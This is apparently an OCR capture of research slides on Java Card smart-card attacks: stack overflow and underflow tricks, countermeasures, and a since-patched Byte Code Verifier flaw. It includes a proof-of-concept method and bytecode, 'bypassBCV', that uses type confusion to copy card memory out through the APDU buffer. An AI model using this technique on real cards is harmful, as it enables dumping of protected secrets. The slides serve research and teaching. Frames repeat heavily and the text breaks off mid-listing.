
EMAN2: *A Ghost In the Stack*

- Modifying the return address; [Bouffard et al., CARDIS 2011]
- Overflow from the local variables area.




EMAN2: *A Ghost In the Stack*

- Modifying the return address; [Bouffard et al., CARDIS 2011]
- Overflow from the local variables area.




EMAN2: *A Ghost In the Stack*

- Modifying the return address; [Bouffard et al., CARDIS 2011]
- Overflow from the local variables area.



EMAN2: *A Ghost In the Stack*

- Modifying the return address; [Bouffard et al., CARDIS 2011]
- Overflow from the local variables area.



EMAN2 and Its Avatars

- Stack overflow from the local variables [Bouffard et al., CARDIS 2011]
  - `sstore`, `sinc`, etc.;
- Stack underflow from the operand stack [Faugeron, CARDIS 2013]
  - `dup_x`, `swap_x`, etc.;
- Countermeasures from the literature:
  - Checking the integrity of the frame's header data;
  - Verifying each access to the frame's areas [Lackner et al., CARDIS 2012];
  - Scrambling the memory [Barbu's PhD Thesis, 2012] [Razafindralambo et al., SNDS 2012];
- Introduced attacks are detected by a BCV;

EMAN2 and Its Avatars

- Stack overflow from the local variables [Bouffard et al., CARDIS 2011]
  - `sstore`, `sinc`, etc.;
- Stack underflow from the operand stack [Faugeron, CARDIS 2013]
  - `dup_x`, `swap_x`, etc.;
- Countermeasures from the literature:
  - Checking the integrity of the frame's header data;
  - Verifying each access to the frame's areas [Lackner et al., CARDIS 2012];
  - Scrambling the memory [Barbu's PhD Thesis, 2012] [Razafindralambo et al., SNDS 2012];
- Introduced attacks are detected by a BCV;

If the Java Card security model is correctly used, those attacks can be exploited?

Byte Code Verifier Checks

- Correctness of the CAP file format;
- Whether the byte code instructions represent a legal set of instructions;
- Adequacy of byte code operands to byte code semantics;
- Stack Overflow/Underflow;
- Control flow confinement;
- Occurrence of illegal data conversion and pointer arithmetic;
- Checks of the private/public access modifiers;
- Validity of any kind of reference used in the byte codes;
- Enforcement of rules for binary compatibility.

An imperfect Java Card BCV?

- The first one was publicly introduced by [Faugeron et al., E-SMART 2010];
- They succeeded in having an application with a type confusion validated by the Oracle's BCV (to the version 3.0.2);

An imperfect Java Card BCV?

- The first one was publicly introduced by [Faugeron et al., E-SMART 2010];
- They succeeded in having an application with a type confusion validated by the Oracle's BCV (to the version 3.0.2);
- Impact: this type confusion is exploited on real card:
  - Executing software attacks to snapshot the smart card memory.

An imperfect Java Card BCV?

- The first one was publicly introduced by [Faugeron et al., E-SMART 2010];
- They succeeded in having an application with a type confusion validated by the Oracle's BCV (to the version 3.0.2);
- Impact: this type confusion is exploited on real card:
  - Executing software attacks to snapshot the smart card memory.
- This security vulnerability was patched by Oracle in the BCV version 3.0.3.

An imperfect Java Card BCV? (Cont.)

Faugeron et al. characterized the Off-Card Verifier:

- Checks performed on instruction `astore`:
  - Stack is not empty;
  - Top of the stack is of type reference;
  - Local variable is of type reference.
- Switch-case elements are simulated in inverse order;
- For the `if` instruction, the false condition is simulated first;

An imperfect Java Card BCV? (Cont.)

Faugeron et al. characterized the Off-Card Verifier:

- Checks performed on instruction `astore`:
  - Stack is not empty;
  - Top of the stack is of type reference;
  - Local variable is of type reference.
- Switch-case elements are simulated in inverse order;
- For the `if` instruction, the false condition is simulated first;

Vulnerability Found:

- During some execution paths, the type of local variables is not checked.

An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
L1:   aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```


An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```


An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
L1:   aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```


An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50)
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
L1:   aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
⇒     sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
⇒     sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
⇒     newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
⇒     newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
⇒     newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
